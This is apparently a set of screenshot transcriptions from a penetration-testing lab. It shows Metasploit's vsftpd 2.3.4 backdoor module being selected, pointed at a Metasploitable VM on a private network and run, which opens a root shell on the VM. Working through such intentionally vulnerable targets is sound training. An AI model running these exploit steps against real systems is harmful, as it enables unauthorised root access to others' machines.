


```
(gigi@gigi)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:74:60:9a brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.150/24 brd 192.168.1.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::7724:1603:3b19:2310/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```



Metasploitable 1 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

```
msfadmin@metasploitable:/$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:fe:79:cf brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0  
    inet6 fe80::a00:27ff:fefe:79cf/64 scope link  
        valid_lft forever preferred_lft forever  
msfadmin@metasploitable:/$
```

msf6 > search exploit vsftpd

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/unix/ftp/vsftpd_234_backdoor`

msf6 > use 0

[*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

passid.txt

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149

rhost => 192.168.1.149

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:35821 -> 192.168.1.149:6200) at 2024-07-08 06:11:46 -0700

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test.metasploit
tmp
usr
var
vmlinuz





Metaspotable 1 [In esecuzione] - Oracle VM VirtualBox



File Macchina Visualizza Inserimento Dispositivi Aiuto

```
msfadmin@metasploitable:/$ ls
```

```
bin      dev      initrd      lost+found  nohup.out  root      sys      usr
boot     etc      initrd.img  media       opt         sbin      test.metasploit  var
cdrom    home     lib         mnt         proc        srv       tmp      vmlinuz
```

```
msfadmin@metasploitable:/$
```